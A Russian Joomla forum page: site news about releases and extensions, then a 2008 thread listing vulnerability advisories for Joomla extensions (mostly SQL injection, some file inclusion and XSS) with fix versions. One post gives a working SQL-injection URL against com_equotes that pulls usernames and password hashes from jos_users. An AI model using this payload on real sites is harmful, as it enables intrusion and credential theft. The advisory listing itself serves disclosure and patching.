Новости Joomla

Вышли релизы безопасности Joomla 6.1.4 и Joomla 5.4.9

Релиз безопасности Joomla 6.1.4 и Joomla 5.4.9

Проект Joomla! рад сообщить о выходе Joomla 6.1.4 и Joomla 5.4.9. Это релизы безопасности и исправления ошибок для серий 5.x и 6.x.


JoomShift - компонент переноса контента между Joomla сайтами.

‍ JoomShift - компонент переноса контента между Joomla сайтами.

JoomShift - компонент переноса контента между Joomla сайтами.Он позволяет экспортировать модули, меню, материалы, категории, пользовательские поля и пользователей в виде переносимых JSON/ZIP-файлов, а затем импортировать их в любую другую установку Joomla.

Возможности компонента:- Модули — полная настройка, назначение пунктов меню, позиционирование и содержимое SP Page Builder.
-Меню — иерархия родительских/дочерних элементов, типы элементов, ссылки, уровни доступа и параметры. Отсутствующие типы меню создаются автоматически, а элементы, указывающие на неустановленные компоненты, пропускаются с предупреждением.
-Статьи и категории — контент, метаданные, изображения и иерархия категорий.
-Пользовательские поля — группы полей, определения, ограничения по категориям и значения (включая поля с несколькими значениями) — экспортируются и автоматически создаются заново на целевом сайте.
-Пользователи — данные профиля, назначения групп и хэши паролей, чтобы учетные записи работали сразу после импорта.
-Кросс-версииJoomla - компонент адаптируется к различиям в схеме базы данных между версиями Joomla.
-Создан для крупных сайтов — постраничные списки (20/50/100/250строк) и автоматический пакетный экспорт для сайтов с более чем 500 элементами, поэтому он продолжает работать на обычном хостинге.
-Опция перезаписи — обновляет совпадающие элементы при повторном импорте вместо создания дубликатов.
-Drag-n-drop импорт с подробным отчетом о том, что было импортировано, обновлено или пропущено, и почему.

На момент написания заметки для скачивания необходима регистрация/логин на сайте разработчика.

-Joomla Extensions Directory-Страница расширения#joomla#расширения

Модуль joomLab JS Ajax Cart позволит организовать в Вашем интернет-магазине на компоненте JoomShopping удобную AJAX корзину с возможностью добавлять товары и изменять их количество без перезагрузки страницы.

Модуль joomLab JS Ajax Cart позволит организовать в Вашем интернет-магазине на компоненте JoomShopping удобную AJAX корзину с возможностью добавлять товары и изменять их количество без перезагрузки страницы.

Кроме этого, в состав пакета установки входит плагин, который позволяет выводить атрибуты товара в список всех товаров, менять эти атрибуты и добавлять товар в корзину из списка товаров. Если атрибутов много, то их можно выводить в всплывающем (модальном окне).

В модуле предусмотрено 2 макета дизайна для Bootstrap и UIkit и максимальная кастомизация для переопределения макетов в шаблон.Демо расширенияСтраница расширения

Видео в Telegram

0 Пользователей и 4 Гостей просматривают эту тему.
  • 97 Ответов
  • 109695 Просмотров
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
Уязвимости расширений Joomla (новости с сайта SecurityLab.ru)


Также не забываем смотреть "официальный" список уязвимостей расширений Joomla на http://docs.joomla.org/Vulnerable_Extensions_List.

Неофициальные источники об уязвимостях Joomla:
http://jeffchannell.com/Joomla/


подборка полезных ссылок от Langoliers ниже.
« Последнее редактирование: 17.02.2012, 11:49:51 от Physicist »
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
02.06.2008
SQL-инъекция в Joomla MyContent
Удаленный пользователь может выполнить произвольные SQL команды на системе.
Решение: обновить компонент до версии 1.1.14

02.06.2008
SQL-инъекция в Joomla PrayerCenter
Удаленный пользователь может выполнить произвольные SQL команды на системе.

02.06.2008
Joomla Component com_biblestudy 1.5.0 (id) SQL Injection Exploit
Цель: Joomla Component com_biblestudy 1.5.0
Воздействие: SQL-инъекция

02.06.2008
Joomla Component com_mycontent 1.1.13 Blind SQL Injection Exploit
Цель: Joomla Component com_mycontent 1.1.13
Воздействие: SQL-инъекция
Решение: обновить компонент до версии 1.1.14

02.06.2008
Joomla Component JooBB 0.5.9 Blind SQL Injection Exploit
Цель: Joomla Component JooBB 0.5.9
Воздействие: SQL-инъекция

03.06.2008
SQL-инъекция в Joomla Bible Study
Удаленный пользователь может выполнить произвольные SQL команды на системе.

03.06.2008
Joomla Component acctexp <= 0.12.x Blind SQL Injection Exploit
Цель: Joomla Component acctexp 0.12.x
Воздействие: SQL-инъекция
« Последнее редактирование: 02.02.2009, 10:10:06 от Physicist »
*

oppo

  • Захожу иногда
  • 365
  • 82 / 8
  • ΨΨΨ я - УКРАЇНЕЦЬ
Joomla Component equotes 0.9.4

Уязвимость позволяет удаленному пользователю выполнить произвольные SQL команды в базе данных приложения. Уязвимость существует из-за недостаточной обработки входных данных в параметре «option» сценарием index.php. Удаленный пользователь может с помощью специально сформированного запроса выполнить произвольные SQL команды в базе данных приложения.

Эксплоит:

http://localhost/[Joomla_Path]/index.php?option=com_equotes&id=13 and 1=1 union select user(),concat(username,0x3a,password), user(),user(),user(),user(),user() FROM jos_users--

*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
04.06.2008
SQL-инъекция в Joomla IDoBlog
Удаленный пользователь может выполнить произвольные SQL команды на системе.
Решение: обновить компонент до версии 1.1 (build 26)

04.06.2008
SQL-инъекция в Joomla JooBlog
Удаленный пользователь может выполнить произвольные SQL команды на системе.

04.06.2008
SQL-инъекция в Joomla JoomRadio
Удаленный пользователь может выполнить произвольные SQL команды на системе.

04.06.2008
Joomla Component JooBB 0.5.9 Blind SQL Injection Exploit
Цель: JooBB 0.5.9
Воздействие: SQL-инъекция

04.06.2008
Joomla Component JooBlog 0.1.1 Blind SQL Injection Exploit
Цель: JooBlog 0.1.1
Воздействие: SQL-инъекция
« Последнее редактирование: 07.06.2008, 16:34:15 от Physicist »
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
05.06.2008
SQL-инъекция в Joomla JotLoader
Удаленный пользователь может выполнить произвольные SQL команды на системе.

05.06.2008
SQL-инъекция в Joomla Simple Shop Galore
Удаленный пользователь может выполнить произвольные SQL команды на системе.

05.06.2008
Joomla Component jotloader <= 1.2.1.a Blind SQL injection Exploit
Цель: Joomla Component jotloader 1.2.1.a и более ранние версии
Воздействие: SQL-инъекция

05.06.2008
Joomla Component EasyBook 1.1 (gbid) SQL Injection Exploit
Цель: EasyBook 1.1
Воздействие: SQL-инъекция
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
06.06.2008
SQL-инъекция в Joomla EasyBook
Удаленный пользователь может выполнить произвольные SQL команды на системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
09.06.2008
SQL-инъекция в Joomla yvComment
Удаленный пользователь может выполнить произвольные SQL команды на системе.

09.06.2008
SQL-инъекция в Joomla Rapid Recipe
Удаленный пользователь может выполнить произвольные SQL команды на системе.

09.06.2008
SQL-инъекция в Joomla GameQ
Удаленный пользователь может выполнить произвольные SQL команды на системе.

09.06.2008
Joomla Component yvcomment <= 1.16 Blind SQL Injection Exploit
Цель: Joomla Component yvcomment 1.16 и более ранние версии
Воздействие: SQL-инъекция
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
10.06.2008
SQL-инъекция в Joomla JoomlaDate
Удаленный пользователь может выполнить произвольные SQL команды на системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
11.06.2008
iJoomla News Portal (Itemid) Remote SQL Injection Exploit
Цель: iJoomla News Portal
Воздействие: SQL-инъекция
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
23.06.2008
SQL-инъекция в Joomla EXP Shop
Удаленный пользователь может выполнить произвольные SQL команды на системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
27.06.2008
SQL-инъекция в Joomla nBill
Удаленный пользователь может выполнить произвольные SQL команды на системе.

30.06.2008
Joomla Component Xe webtv (id) Blind SQL Injection Exploit
Цель: Joomla Component Xe webtv
Воздействие: SQL-инъекция
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
03.07.2008
Joomla Component "is 1.0.1" Multiple Remote SQL Injection Exploit
Цель: Joomla Component is 1.0.1
Воздействие: SQL-инъекция

03.07.2008
Joomla Component QuickTime VR 0.1 Remote SQL Injection Exploit
Цель: Joomla Component QuickTime VR 0.1
Воздействие: SQL-инъекция 
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
07.07.2008
Joomla Component Altas 1.0 Multiple Remote SQL Injection Exploit
Цель: Joomla Component altas 1.0
Воздействие: SQL-инъекция
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
08.07.2008
SQL-инъекция в Joomla Brightcode Weblinks
Удаленный пользователь может выполнить произвольные SQL команды на системе.

08.07.2008
Несколько уязвимостей в Joomla
Удаленный пользователь может обойти некоторые ограничения безопасности и получить доступ к важным данным.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
15-07-2008
Joomla Component n-forms 1.01 Blind SQL Injection Exploit
Цель: n-forms 1.01
Воздействие: SQL-инъекция
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
18.07.2008
SQL-инъекция в Joomla DT Register
Удаленный пользователь может выполнить произвольные SQL команды на системе.

04.08.2008
Joomla Component EZ Store Remote Blind SQL Injection Exploit
Цель: Joomla Component EZ Store
Воздействие: SQL-инъекция
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
13.08.2008
Неавторизованное изменение пароля в Joomla! 1.5.0-1.5.5
Удаленный пользователь может обойти некоторые ограничения безопасности.
Решение: обновить Joomla! до версии 1.5.6
« Последнее редактирование: 12.09.2008, 10:31:29 от Physicist »
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
11.09.2008
Множественные уязвимости в Joomla! 1.5.0-1.5.6
Удаленный пользователь может обойти некоторые ограничения безопасности, произвести спуфинг атаку и произвести брут-форс атаку.
Решение: обновить Joomla! до версии 1.5.7
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
14.10.2008
SQL-инъекция в Joomla OwnBiblio
Удаленный пользователь может выполнить произвольные SQL команды на системе.

14.10.2008
SQL-инъекция в Joomla Mad4Joomla Mailforms
Удаленный пользователь может выполнить произвольные SQL команды на системе.

14.10.2008
SQL-инъекция в Joomla Ignite Gallery
Удаленный пользователь может выполнить произвольные SQL команды на системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
21.10.2008
SQL-инъекция в Joomla DS-Syndicate 1.1.1
Удаленный пользователь может выполнить произвольные SQL команды на системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
27.10.2008
Инклюдинг локальных файлов в Joomla ionFiles
Удаленный пользователь может получить доступ к важным данным на системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
27.10.2008
Инклюдинг локальных файлов в Joomla ionFiles
Удаленный пользователь может получить доступ к важным данным на системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
28.10.2008
SQL-инъекция в Joomla KBas
Удаленный пользователь может выполнить произвольные SQL команды на системе.

28.10.2008
Раскрытие данных в Joomla RWCards
Удаленный пользователь может получить доступ к важным данным на системе.

28.10.2008
Инклюдинг локальных файлов в Joomla Archaic Binary
Удаленный пользователь может получить доступ к важным данным на системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
03.11.2008
PHP-инклюдинг в Joomla Flash Tree Gallery
Удаленный пользователь может выполнить произвольный PHP сценарий на целевой системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
10.11.2008
PHP-инклюдинг в Joomla Dada Mail Manager
Удаленный пользователь может выполнить произвольный PHP сценарий на целевой системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
12.11.2008
Межсайтовый скриптинг в Joomla!1.5.7
Удаленный пользователь может произвести XSS нападение.
Опасность: Низкая
Наличие эксплоита: Нет
Решение: Установите последнюю версию 1.5.8 с сайта производителя.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
04.12.2008
Joomla Component com_jmovies 1.1 (id) SQL Injection Exploit
Цель: Joomla Component com_jmovies 1.1
Воздействие: SQL-инъекция
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
18.12.2008
SQL-инъекция в Joomla Live Chat
Удаленный пользователь может выполнить произвольные SQL команды на системе.
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
29.12.2008
SQL-инъекция в Joomla Hotel Booking System
Удаленный пользователь может выполнить произвольные SQL команды на системе.

29.12.2008
Joomla Component 5starhotels (id) SQL Injection Exploit
Цель: Joomla Component 5starhotels
Воздействие: SQL-инъекция
*

Physicist

  • Глобальный модератор
  • 984
  • 194 / 0
  • Рябов Денис
30.12.2008
SQL-инъекция в Joomla Volunteer Management System
Удаленный пользователь может выполнить произвольные SQL команды на системе.

30.12.2008
Joomla Component mdigg 2.2.8 Blind SQL Injection Exploit
Цель: Joomla Component mdigg 2.2.8
Воздействие: SQL-инъекция

30.12.2008
Joomla Component com_ice 0.5b2 Blind SQL Injection Exploit
Цель: Joomla Component com_ice 0.5b2
Воздействие: SQL-инъекция

30.12.2008
Joomla Component com_liveticker 1.0 Blind SQL Injection Exploit
Цель: Joomla Component com_liveticker 1.0
Воздействие: SQL-инъекция
Чтобы оставить сообщение,
Вам необходимо Войти или Зарегистрироваться
 

Как выявить вредоностный код на CMS Joomla?

Автор stud_pro

Ответов: 1
Просмотров: 4865
Последний ответ 23.04.2024, 10:06:10
от wishlight
Вирус редирект или взлом с редиректом Joomla 3.10

Автор Wany205

Ответов: 1
Просмотров: 6569
Последний ответ 25.05.2023, 08:49:57
от Театрал
Скрипты защиты Joomla 4

Автор mister_boy

Ответов: 6
Просмотров: 14409
Последний ответ 16.05.2023, 16:38:58
от mister_boy
Поставил Joomla 4. Хостинг nic.ru стал ругаться на ошибки безопасности

Автор Oleg+

Ответов: 5
Просмотров: 3869
Последний ответ 13.09.2021, 09:23:28
от Oleg+
Joomla 1.5 и 2.5 на одном хостинге

Автор andreU

Ответов: 28
Просмотров: 28745
Последний ответ 25.04.2021, 19:42:48
от rsn